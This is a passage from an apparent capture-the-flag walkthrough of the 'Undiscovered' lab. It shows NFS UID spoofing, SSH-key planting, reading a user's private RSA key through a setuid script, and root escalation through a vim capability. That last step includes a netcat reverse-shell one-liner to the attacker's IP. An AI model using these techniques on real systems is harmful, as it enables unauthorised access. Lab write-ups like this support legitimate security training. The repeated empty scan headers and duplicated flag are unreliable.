    inet6 fe80::f:7dff:fef6:f6ff/64 scope link
       valid_lft forever preferred_lft forever
www-data@undiscovered:/var/www/deliver.undiscovered.thm/media$
```

## Hostname1

I wanted to come back and take a look at the folder I could not get to last time, from the NFS port. I was able to get a folder called `william` the permissions on the file would not let me view them as I did not know what the user permissions where set too. Since I am on target I can take a look at that know

```
uuidd:x:108:112::/run/uuidd:/bin/false
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false
sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin
mysql:x:111:118:MySQL Server,,,:/nonexistent:/bin/false
statd:x:112:65534::/var/lib/nfs:/bin/false
william:x:3003:3003::/home/william:/bin/bash
leonard:x:1002:1002::/home/leonard:/bin/bash
nfsnobody:x:3004:3005::/home/nfsnobody:
www-data@undiscovered:/home$
```

*William Permission set*

```
william:x:3003:3003::/home/william:/bin/bash
```

All I need to do is mimic this user on my system and I should be able to get to his home folder. First lets mount the share

```
sudo mount -t nfs 10.10.40.169: /tmp/mount/ -o nolock
```

```
┌──(kali㉿kali)-[~/Desktop/Target/Artifact]
└─$ sudo mount -t nfs 10.10.40.169: /tmp/mount/ -o nolock
```

```
kali@kali: /tmp/mount 158x8
┌──(kali㉿kali)-[/tmp/mount]
└─$ ls -la /home/kali/Desktop/Target/Artifact
 rwxr-xr-x   4   root     root         4 KiB   Fri Sep  4 10:56:09 2020  ./
 rwxr-xr-x   5   kali     kali         4 KiB   Thu Nov  3 15:04:55 2022  ../
 rwxr-x---   4   nobody   nogroup      4 KiB   Wed Sep  9 12:36:34 2020  william/

┌──(kali㉿kali)-[/tmp/mount]
```

We are going to create a user with the parameters we found and then we should see what is in his folder.

```
adduser --home /home/  pwn
sudo usermod -aG sudo pwn
sudo sed -i -e 's/1001/3003/g' /etc/passwd
```

```
File  Actions  Edit  View  Help
┌──(root㉿kali)-[/home/kali]
└─# sudo sed -i -e 's/1001/3003/g' /etc/passwd

┌──(root㉿kali)-[/home/kali]
└─#

pulse:x:128:135:PulseAudio daemon,,,:/run/pulse:/usr/sbin/nologin
saned:x:129:138::/var/lib/saned:/usr/sbin/nologin
colord:x:130:139:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
king-phisher:x:131:140::/var/lib/king-phisher:/usr/sbin/nologin
kali:x:1000:1000:kali,,,:/home/kali:/usr/bin/zsh
Debian-exim:x:132:143::/var/spool/exim4:/usr/sbin/nologin
uuidd:x:133:144::/run/uuidd:/usr/sbin/nologin
redis:x:134:145::/var/lib/redis:/usr/sbin/nologin
polkitd:x:998:998:polkit:/var/lib/polkit-1:/usr/sbin/nologin
debian-tor:x:135:147::/var/lib/tor:/bin/false
pwn:x:3003:3003:,,,:/home/:/bin/bash

┌──(root㉿kali)-[/home/kali]
└─#
```

```
kali@kali: ~/

┌──(kali㉿kali)-[~/Desktop/Target/Artifact]
└─$ sudo mount -t nfs 10.10.40.169: /tmp/mount/ -o nolock
```

```
kali@
drwxr-x--- 4 nobody nogroup 4096 Sep  9  2020 william
pwn@kali:~$ ls -la /home/kali/Desktop/Target/Artifact/william
total 44
drwxr-x--- 4 nobody nogroup 4096 Sep  9  2020 .
drwxr-xr-x 4 root   root    4096 Sep  4  2020 ..
-rwxr-xr-x 1 root   root     128 Sep  4  2020 admin.sh
-rw------- 1 root   root       0 Sep  9  2020 .bash_history
-rw-r--r-- 1 nobody nogroup 3771 Sep  4  2020 .bashrc
drwx------ 2 nobody nogroup 4096 Sep  4  2020 .cache
drwxrwxr-x 2 nobody nogroup 4096 Sep  4  2020 .nano
-rw-r--r-- 1 nobody nogroup   43 Sep  4  2020 .profile
-rwsrwsr-x 1 nobody nogroup 8776 Sep  4  2020 script
-rw-r----- 1 root   nogroup   38 Sep  9  2020 user.txt
pwn@kali:~$
```

*User.txt*

```
THM{8d7b7299cccd1796a61915901d0e091c}
```

We wanted to create a better shell and since we have access to this users home folder we can SSH keys so we can remote in as this user.

```
ssh-keygen -f william
mkdir .ssh
cat ../william.pub > .ssh/authorized_keys
chmod 600 pwn
ssh -i william william@10.10.40.169
```

```
pwn@kali:/home/kali/Desktop/Target/Artifact/william$ ls
admin.sh  script  user.txt  william  william.pub
pwn@kali:/home/kali/Desktop/Target/Artifact/william$ mkdir .ssh
pwn@kali:/home/kali/Desktop/Target/Artifact/william$ cat william.pub > .ssh/authorized_keys
pwn@kali:/home/kali/Desktop/Target/Artifact/william$ chmod 600 william
pwn@kali:/home/kali/Desktop/Target/Artifact/william$ ssh -i william william@10.10.40.169
The authenticity of host '10.10.40.169 (10.10.40.169)' can't be established.
ED25519 key fingerprint is SHA256:0ksd7ve03T/DLd54sg0vUZNd72YgJT1g2iL1CP0r9+Y.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Could not create directory '/home/.ssh' (Permission denied).
Failed to add the host to the list of known hosts (/home/.ssh/known_hosts).
Enter passphrase for key 'william':
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-189-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


0 packages can be updated.
0 updates are security updates.


Last login: Thu Sep 10 00:35:09 2020 from 192.168.0.147
william@undiscovered:~$ whoami
william
william@undiscovered:~$ hostname
undiscovered
william@undiscovered:~$
```

## *Proof of William*

```
william@undiscovered:~$ hostname
undiscovered
william@undiscovered:~$ id
uid=3003(william) gid=3003(william) groups=3003(william)
william@undiscovered:~$ whoami
william
william@undiscovered:~$ ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 02:0f:7d:f6:f6:ff brd ff:ff:ff:ff:ff:ff
    inet 10.10.40.169/16 brd 10.10.255.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::f:7dff:fef6:f6ff/64 scope link
       valid_lft forever preferred_lft forever
william@undiscovered:~$ cat user.txt
THM{8d7b7299cccd1796a61915901d0e091c}
william@undiscovered:~$
```

After poking around we notice a file in the home directory

```
william@undiscovered:~$ ls -la
total 56
drwxr-x--- 5 william william 4096 Nov  4 13:27 .
drwxr-xr-x 4 root    root    4096 Sep  4  2020 ..
-rwxr-xr-x 1 root    root     128 Sep  4  2020 admin.sh
-rw------- 1 root    root       0 Sep  9  2020 .bash_history
-rw-r--r-- 1 william william 3771 Sep  4  2020 .bashrc
drwx------ 2 william william 4096 Sep  4  2020 .cache
drwxrwxr-x 2 william william 4096 Sep  4  2020 .nano
-rw-r--r-- 1 william william   43 Sep  4  2020 .profile
-rwsrwsr-x 1 leonard leonard 8776 Sep  4  2020 script
drwxr-xr-x 2 william william 4096 Nov  4 13:28 .ssh
-rw-r----- 1 root    william   38 Sep 10  2020 user.txt
-rw------- 1 william william 2635 Nov  4 13:27 william
-rw-r--r-- 1 william william  562 Nov  4 13:27 william.pub
william@undiscovered:~$
```

When we try to run the script we don't get much

```
william@undiscovered:~$ ./script
[i] Start Admin Area!
[i] Make sure to keep this script safe from anyone else!
william@undiscovered:~$
```

If we try to input junk we get something ![[Pasted image 20221104013806.png]] This script is running as the user Leonard and its executing the cat command. Can we see his SSH keys? ```  ./script .ssh/id_rsa ```  ![[Pasted image 20221104013928.png]]

*id_rsa*


```
MIIEogIBAAKCAQEAwErxDUHfYLbJ6rU+r4oXKdIYzPacNjjZlKwQqK1I4
JE93rJQ
HEhQlurt1Zd22HX2zBDqkKfvxSxLthhhArNLkm0k+VRdcdnXwCiQqUmAm
zpse9df
YU/UhUfTu399lM05s2jYD50A1IUelC1QhBOwnwhYQRvQpVmSxkXBOVwFL
aC1AiMn
SqoMTrpQPxXlv15Tl86oSu0qWtDqqxkTlQs+xbqzySe3y8yEjW6BWtR1Q
TH5s+ih
hT70DzwhCSPXKJqtPbTNf/7opXtcMIu5o3JW8Zd/KGX/1Vyqt5ememrwv
aOwaJrL
+ijSn8sXG8ej8q5FidU2qzS3mqasEIpWTZPJ0QIDAQABAoIBAHqBRADGL
qFW0lyN
C1qaBxfFmbc6hVql7TgiRpqvivZGkbwGrbLW/0Cmes7QqA5PWOO5AzcVR
lO/XJyt
+1/VChhHIH8XmFCoECODtGWlRiGenu5mz4UXbrVahTG2jzL1bAU4ji2kQ
JskE88i
72C1iphGoLMaHVq6Lh/S4L7COSpPVU5LnB7CJ56RmZMAKRORxuFw3W9B8
SyV6UGg
Jb1l9ksAmGvdBJGzWgeFFj82iIKZkrx5Ml4ZDBaS39pQ1tWfx1wZYwWw4
rXdq+xJ
xnBOG2SKDDQYn6K6egW2+aNWDRGPq9P17vt4rqBn1ffCLtrIN47q3fM72
H0CRUJI
Ktn7E2ECgYEA3fiVs9JEivsHmFdn7sO4eBHe86M7XTKgSmdLNBAaap03S
KCdYXWD
```

BUOyFFQnMhCe2BgmcQU0zXnpiMKZUxF+yuSnojIAODKop17oSCMFWGXHr
Vp+UObm
L99h5SIB2+a8SX/5VIV2uJ0GQvquLpplSLd70eVBsM06bm1GXlS+oh8Cg
YEA3cWc
TIJENYmyRqpz3N1dlu3tW6zAK7zFzhTzjHDnrrncIb/6atk0xkwMAE0vA
WeZCKc2
ZlBjwSWjfY9Hv/FMdrR6m8kXHU0yvP+dJeaF8Fqg+IRx/F0DFN2AXdrKl
+hWUtMJ
iTQx6sR7mspgGeHhYFpBkuSxkamACy9SzL6Sdg8CgYATprBKLTFYRIUVn
Zdb8gPg
zWQ5mZfl1leOfrqPr2VHTwfX7DBCso6Y5rdbSV/29LW7V9f/ZYCZOFPOg
bvlOMVK
3RdiKp8OWp3Hw4U47bDJdKlK1ZodO3PhhRs7l9kmSLUepK/EJdSu32fwg
hTtl0mk
OGpD2NIJ/wFPSWlTbJk77QKBgEVQFNiowi7FeY2yioHWQgEBHfVQGcPRv
TT6wV/8
jbzDZDS8LsUkW+U6MWoKtY1H1sGomU0DBRqB7AY7ON6ZyR80qzlzcSD8V
sZRUcld
sjD78mGZ65JHc8YasJsk3br6p7g9MzbJtGw+uq8XX0/XlDwsGWCSz5jKF
DXqtYM+
cMIrAoGARZ6px+cZbZR8EA21dhdn9jwds5YqWIyri29wQLWnKumLuoV7H
fRYPxIa
bFHPJS+V3mwL8VT0yI+XWXyFHhkyhYifT7ZOMb36Zht8yLco9Af/xWnlZ
SKeJ5Rs
LsoGYJon+AJcw9rQaivUe+1DhaMytKnWEv/rkLWRIaiS+c9R538=

We change the permission to the new id_rsa key and log in as `leonard`

## *Proof of Leonard*

```
leonard@undiscovered:~$ whoami
leonard
leonard@undiscovered:~$ hostname
undiscovered
leonard@undiscovered:~$ id
uid=1002(leonard) gid=1002(leonard) groups=1002(leonard),3004(developer)
leonard@undiscovered:~$ ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 02:0f:7d:f6:f6:ff brd ff:ff:ff:ff:ff:ff
    inet 10.10.40.169/16 brd 10.10.255.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::f:7dff:fef6:f6ff/64 scope link
       valid_lft forever preferred_lft forever
leonard@undiscovered:~$
```

After running `linpeas` we found `#PE_Linux_getcap` that seem to have to do with `vim`
We create a reverse shell with the capability

```
/usr/bin/vim.basic -c ':py3 import os;os.setuid(0);os.system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.13.1.3 7777 >/tmp/f")'
```

If that did not work we could just pop a shell

```
/usr/bin/vim.basic -c ':py3 import os; os.setuid(0); os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```

*Proof of root*

```
┌──(kali㉿kali)-[~]
└─$ sudo rlwrap nc -lvnp 7777
[sudo] password for kali:
listening on [any] 7777 ...
connect to [10.13.1.3] from (UNKNOWN) [10.10.187.107] 56926
# whoami
root
# id
uid=0(root) gid=1002(leonard) groups=1002(leonard),3004(developer)
# hostname
undiscovered
# ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 02:8c:11:af:2f:27 brd ff:ff:ff:ff:ff:ff
    inet 10.10.187.107/16 brd 10.10.255.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::8c:11ff:feaf:2f27/64 scope link
       valid_lft forever preferred_lft forever
```

*root.txt*

```
THM{8d7b7299cccd1796a61915901d0e091c}
```

---

# Removal of Tools

---

1. During our engagement we kept most of our script and binary's in a folder of our control called DB_Folder and when done on target we would delete the folder. Directories that were  used for the engagement are listed below, starting with Windows :

2. C:\Windows\System32\spool\drivers\color\

3. C:\Windows\Temp

4. C:\Windows\Administrator\Downloads

5. C:\Users\Public\

6. C:\Users\username\Downloads

7. C:\Windows\Tasks\

8. Linux

9. /tmp

10. /dev/shm

11. /home/username/

12. /home/username/Downloads

13. /var/www/html/

14. Actions such as password reset and plain text discoveries we advised to change and or update the password to something else

15. All shells that were open or created during the engagement have been terminated

16. All artifacts have been deleted that related to the engagement and VM used for engagement has been deleted as well

# References

### Main Reference and resources pulled from:

1. https://nvd.nist.gov/vuln
2. https://cve.mitre.org/
3. https://attack.mitre.org/tactics/enterprise/
4. https://www.exploit-db.com/
5. https://capec.mitre.org/

## (Domain Name) Exploit and Mitigation References

### Exploit

- Reference
- Reference

### Mitigation

- Reference
- Reference

# Appendix

## Password and username found or created during engagement

| Username | Password | Note |
|---|---|---|
| ted | password123 | found in stored CC on SMB share |

# Loot

This portion of the Reports contain scans and output that might be needed to viewed again or validated.

## Nmap Full Scan

```
# Nmap 7.93 scan initiated Thu Nov  3 04:39:37 2022 as:
nmap -vv --reason -T4 -Pn -sC -sV --open -p- -oA full --
min-rate 5000 10.10.61.198
Nmap scan report for undiscovered.thm (10.10.61.198)
Host is up, received user-set (0.20s latency).
Scanned at 2022-11-03 04:39:38 EDT for 28s
Not shown: 65530 closed tcp ports (reset)
PORT      STATE SERVICE  REASON         VERSION
22/tcp    open  ssh      syn-ack ttl 61 OpenSSH 7.2p2
Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c476814950bb6f4f0615cc088801b8f0 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQC0m4DmvKkWm3OoELtyKxq4G9yM2
9DEggmEsfKv2fzZh1G6EiPS/pKPQV/u8InqwPyyJZv82Apy4pVBYL7KJT
TZkxBLbrJplJ6YnZD5xZMd8tf4uLw5ZCilO6oLDKH0pchPmQ2x2o5x2Xw
bzfk4KRbwC+OZ4f1uCageOptlsR1ruM7boiHsPnDO3kCujsTU/4L19jJZ
MGmJZTpvRfcDIhelzFNxCMwMUwmlbvhiCf8nMwDaBER2HHP7DKXF95uSR
JWKK9eiJNrk0h/K+3HkP2VXPtcnLwmbPhzVHDn68Dt8AyrO2d485j9mLu
```

```
sm4ufbrUXSyfM9JxYuL+LDrqgtUxxP
|   256 2b39d9d9b97227a93225dddee401ed8b (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBAcr7
A7L54JP/osGx6nvDs5y3weM4uwfT2iCJbU5HPdwGHERLCAazmr/ss6tEL
aj7eNqoB8LaM2AVAVVGQXBhc8=
|   256 2a38ceea6182ebdec4e02b557fcc13bc (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAII9WA55JtThufX7BcByUR5/JGKGYsIlgP
xEiS0xqLlIA
80/tcp    open  http     syn-ack ttl 61 Apache httpd
2.4.18
|_http-title: Site doesn't have a title (text/html;
charset=UTF-8).
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
111/tcp   open  rpcbind  syn-ack ttl 61 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100003  2,3,4       2049/udp   nfs
|   100003  2,3,4       2049/udp6  nfs
|   100021  1,3,4      36582/tcp   nlockmgr
|   100021  1,3,4      37436/tcp6  nlockmgr
|   100021  1,3,4      55064/udp   nlockmgr
|   100021  1,3,4      57744/udp6  nlockmgr
```

```
|   100227  2,3         2049/tcp   nfs_acl
|   100227  2,3         2049/tcp6  nfs_acl
|   100227  2,3         2049/udp   nfs_acl
|_  100227  2,3         2049/udp6  nfs_acl
2049/tcp  open  nfs      syn-ack ttl 61 2-4 (RPC #100003)
36582/tcp open  nlockmgr syn-ack ttl 61 1-4 (RPC #100021)
Service Info: Host: 127.0.1.1; OS: Linux; CPE:
cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect
results at https://nmap.org/submit/ .
# Nmap done at Thu Nov  3 04:40:06 2022 -- 1 IP address
(1 host up) scanned in 28.68 seconds
```

## Nmap Vul Scan

```
# Nmap 7.93 scan initiated Thu Nov  3 04:44:35 2022 as:
nmap -Pn -p- --script safe,discovery,vuln,exploit -T4 -vv
--reason --script=vuln -oA vuln 10.10.61.198
Pre-scan script results:
|_hostmap-robtex: *TEMPORARILY DISABLED* due to changes
in Robtex's API. See https://www.robtex.com/api/
| broadcast-wsdd-discover:
|   Devices
|     239.255.255.250
|         Message id: a58bfb26-0e80-40f3-94ea-
0e011df79a9d
|         Address: http://192.168.8.1:5357/a12ace66-c55b-
467c-99b0-219473bdb4d5/
|_        Type: Device pub:Computer
| broadcast-dns-service-discovery:
|   224.0.0.251
|     2020/tcp teamviewer
|_      Address=192.168.8.1
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
| targets-asn:
|_  targets-asn.asn is a mandatory parameter
|_http-robtex-shared-ns: *TEMPORARILY DISABLED* due to
```

```
changes in Robtex's API. See https://www.robtex.com/api/
Nmap scan report for undiscovered.thm (10.10.61.198)
Host is up, received user-set (0.20s latency).
Scanned at 2022-11-03 04:45:15 EDT for 1523s
Not shown: 65530 closed tcp ports (conn-refused)
Bug in http-security-headers: no string output.
PORT      STATE SERVICE  REASON
22/tcp    open  ssh      syn-ack
|_banner: SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.10
| ssh2-enum-algos:
|   kex_algorithms: (6)
|       curve25519-sha256@libssh.org
|       ecdh-sha2-nistp256
|       ecdh-sha2-nistp384
|       ecdh-sha2-nistp521
|       diffie-hellman-group-exchange-sha256
|       diffie-hellman-group14-sha1
|   server_host_key_algorithms: (5)
|       ssh-rsa
|       rsa-sha2-512
|       rsa-sha2-256
|       ecdsa-sha2-nistp256
|       ssh-ed25519
|   encryption_algorithms: (6)
|       chacha20-poly1305@openssh.com
|       aes128-ctr
|       aes192-ctr
|       aes256-ctr
|       aes128-gcm@openssh.com
|       aes256-gcm@openssh.com
|   mac_algorithms: (10)
|       umac-64-etm@openssh.com
```

```
|       umac-128-etm@openssh.com
|       hmac-sha2-256-etm@openssh.com
|       hmac-sha2-512-etm@openssh.com
|       hmac-sha1-etm@openssh.com
|       umac-64@openssh.com
|       umac-128@openssh.com
|       hmac-sha2-256
|       hmac-sha2-512
|       hmac-sha1
|   compression_algorithms: (2)
|       none
|_      zlib@openssh.com
| ssh-hostkey:
|   2048 c476814950bb6f4f0615cc088801b8f0 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQC0m4DmvKkWm3OoELtyKxq4G9yM2
9DEggmEsfKv2fzZh1G6EiPS/pKPQV/u8InqwPyyJZv82Apy4pVBYL7KJT
TZkxBLbrJplJ6YnZD5xZMd8tf4uLw5ZCilO6oLDKH0pchPmQ2x2o5x2Xw
bzfk4KRbwC+OZ4f1uCageOptlsR1ruM7boiHsPnDO3kCujsTU/4L19jJZ
MGmJZTpvRfcDIhelzFNxCMwMUwmlbvhiCf8nMwDaBER2HHP7DKXF95uSR
JWKK9eiJNrk0h/K+3HkP2VXPtcnLwmbPhzVHDn68Dt8AyrO2d485j9mLu
sm4ufbrUXSyfM9JxYuL+LDrqgtUxxP
|   256 2b39d9d9b97227a93225dddee401ed8b (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBAcr7
A7L54JP/osGx6nvDs5y3weM4uwfT2iCJbU5HPdwGHERLCAazmr/ss6tEL
aj7eNqoB8LaM2AVAVVGQXBhc8=
|   256 2a38ceea6182ebdec4e02b557fcc13bc (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAII9WA55JtThufX7BcByUR5/JGKGYsIlgP
xEiS0xqLlIA
80/tcp    open  http     syn-ack
```

```
| http-vhosts:
|_128 names had status 302
|_http-jsonp-detection: Couldn't find any JSONP
endpoints.
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the
target web server open and hold
|       them open as long as possible.  It accomplishes
this by opening connections to
|       the target web server and sending a partial
request. By doing so, it starves
|       the http server's resources causing Denial Of
Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?
name=CVE-2007-6750
|_      http://ha.ckers.org/slowloris/
|_http-wordpress-enum: Nothing found amongst the top 100
resources,use --script-args search-limit=<number|all> for
deeper analysis)
| http-sitemap-generator:
|   Directory structure:
|     /
|       Other: 1
|   Longest directory structure:
|     Depth: 0
```

```
|     Dir: /
|   Total files found (by extension):
|_    Other: 1
|_http-errors: Couldn't find any error pages.
|_http-referer-checker: Couldn't find any cross-domain
scripts.
|_http-xssed: No previously reported XSS vuln.
|_http-fetch: Please enter the complete path of the
directory to save data in.
| http-useragent-tester:
|   Status for browser useragent: 200
|   Allowed User Agents:
|     Mozilla/5.0 (compatible; Nmap Scripting Engine;
https://nmap.org/book/nse.html)
|     libwww
|     lwp-trivial
|     libcurl-agent/1.0
|     PHP/
|     Python-urllib/2.5
|     GT::WWW
|     Snoopy
|     MFC_Tear_Sample
|     HTTP::Lite
|     PHPCrawl
|     URI::Fetch
|     Zend_Http_Client
|     http client
|     PECL::HTTP
|     Wget/1.13.4 (linux-gnu)
|_    WWW-Mechanize/1.34
|_http-stored-xss: Couldn't find any stored XSS
vulnerabilities.
```

```
|_http-devframework: Couldn't determine the underlying
framework or CMS. Try increasing
'httpspider.maxpagecount' value to spider more pages.
|_http-drupal-enum: Nothing found amongst the top 100
resources,use --script-args number=<number|all> for
deeper analysis)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-mobileversion-checker: No mobile version detected.
|_http-chrono: Request times for /; avg: 402.69ms; min:
401.33ms; max: 403.88ms
|_http-feed: Couldn't find any feeds.
| http-php-version: Logo query returned unknown hash
da2e663756a9cbfbdd3225e81393ae04
|_Credits query returned unknown hash
da2e663756a9cbfbdd3225e81393ae04
| http-headers:
|   Date: Thu, 03 Nov 2022 08:54:55 GMT
|   Server: Apache/2.4.18 (Ubuntu)
|   Connection: close
|   Content-Type: text/html; charset=UTF-8
|
|_  (Request type: HEAD)
|_http-malware-host: Host appears to be clean
|_http-csrf: Couldn't find any CSRF vulnerabilities.
| http-comments-displayer:
| Spidering limited to: maxdepth=3; maxpagecount=20;
withinhost=undiscovered.thm
|
|     Path: http://undiscovered.thm:80/
|     Line number: 17
```

```
|     Comment:
|_        /* Preserve aspet ratio */
|_http-litespeed-sourcecode-download: Request with null
byte did not work. This web server might not be
vulnerable
|_http-title: Site doesn't have a title (text/html;
charset=UTF-8).
|_http-date: Thu, 03 Nov 2022 08:54:38 GMT; -1s from
local time.
|_http-wordpress-users: [Error] Wordpress installation
was not found. We couldn't find wp-login.php
|_http-vuln-cve2017-1001000: ERROR: Script execution
failed (use -d to debug)
| http-enum:
|_  /images/: Potentially interesting directory w/
listing on 'apache/2.4.18 (ubuntu)'
111/tcp   open  rpcbind  syn-ack
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100003  2,3,4       2049/udp   nfs
|   100003  2,3,4       2049/udp6  nfs
|   100021  1,3,4      36582/tcp   nlockmgr
|   100021  1,3,4      37436/tcp6  nlockmgr
|   100021  1,3,4      55064/udp   nlockmgr
|   100021  1,3,4      57744/udp6  nlockmgr
|   100227  2,3         2049/tcp   nfs_acl
```

```
|   100227  2,3         2049/tcp6  nfs_acl
|   100227  2,3         2049/udp   nfs_acl
|_  100227  2,3         2049/udp6  nfs_acl
2049/tcp  open  nfs      syn-ack
36582/tcp open  nlockmgr syn-ack

Host script results:
| unusual-port:
|_  WARNING: this script depends on Nmap's
service/version detection (-sV)
| port-states:
|   tcp:
|     open: 22,80,111,2049,36582
|_    closed: 1-21,23-79,81-110,112-2048,2050-
36581,36583-65535
| dns-blacklist:
|   SPAM
|     l2.apews.org - FAIL
|_    list.quorum.to - FAIL
|_fcrdns: FAIL (No PTR record)
|_clock-skew: -1s
| dns-brute:
|_  DNS Brute-force hostnames: No results.

Post-scan script results:
| reverse-index:
|   22/tcp: 10.10.61.198
|   80/tcp: 10.10.61.198
|   111/tcp: 10.10.61.198
|   2049/tcp: 10.10.61.198
|_  36582/tcp: 10.10.61.198
Read data files from: /usr/bin/../share/nmap
```

```
# Nmap done at Thu Nov  3 05:10:38 2022 -- 1 IP address
(1 host up) scanned in 1563.47 seconds
```

## Dirsearch Results

```
dirsearch -u http://deliver.undiscovered.thm/

  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET |
Threads: 30 | Wordlist size: 10927

Output File:
/home/kali/.dirsearch/reports/deliver.undiscovered.thm/-
_22-11-03_16-32-09.txt

Error Log: /home/kali/.dirsearch/logs/errors-22-11-03_16-
32-09.log

Target: http://deliver.undiscovered.thm/

[16:32:09] Starting:
[16:32:11] 301 -  333B  - /js  →
http://deliver.undiscovered.thm/js/
[16:32:17] 403 -  289B  - /.ht_wsr.txt
[16:32:17] 403 -  289B  - /.htaccess.bak1
[16:32:17] 403 -  289B  - /.htaccess.orig
[16:32:17] 403 -  289B  - /.htaccess.save
[16:32:17] 403 -  289B  - /.htaccess.sample
[16:32:17] 403 -  289B  - /.htaccess_extra
```

```
[16:32:17] 403 -  289B  - /.htaccess_sc
[16:32:17] 403 -  289B  - /.htaccess_orig
[16:32:17] 403 -  289B  - /.htaccessOLD
[16:32:17] 403 -  289B  - /.htaccessBAK
[16:32:17] 403 -  289B  - /.htaccessOLD2
[16:32:17] 403 -  289B  - /.htm
[16:32:17] 403 -  289B  - /.html
[16:32:17] 403 -  289B  - /.htpasswd_test
[16:32:17] 403 -  289B  - /.htpasswds
[16:32:17] 403 -  289B  - /.httr-oauth
[16:32:20] 403 -  289B  - /.php
[16:32:20] 403 -  289B  - /.php3
[16:32:26] 200 -    1KB - /INSTALL.txt
[16:32:27] 200 -   32KB - /LICENSE
[16:32:27] 200 -  439B  - /README.txt
[16:32:49] 301 -  334B  - /cms  →
http://deliver.undiscovered.thm/cms/
[16:32:49] 200 -    1KB - /cms/
[16:32:52] 301 -  335B  - /data  →
http://deliver.undiscovered.thm/data/
[16:32:52] 200 -    1KB - /data/
[16:32:57] 301 -  336B  - /files  →
http://deliver.undiscovered.thm/files/
[16:32:57] 200 -  751B  - /files/
[16:33:01] 200 -    5KB - /index.php
[16:33:01] 200 -    5KB - /index.php/login/
[16:33:02] 200 -    1KB - /js/
[16:33:06] 301 -  336B  - /media  →
http://deliver.undiscovered.thm/media/
[16:33:06] 200 -  947B  - /media/
[16:33:18] 403 -  289B  - /server-status
[16:33:18] 403 -  289B  - /server-status/
```

```
[16:33:23] 301 -  340B  - /templates  →
http://deliver.undiscovered.thm/templates/
[16:33:23] 200 -    3KB - /templates/

Task Completed
```

# Entire Nessus Scan

# Entire Nessus Scan

# Entire Nessus Scan

# Entire Nessus Scan

# Entire Nessus Scan

# Entire Nessus Scan

# Entire Nessus Scan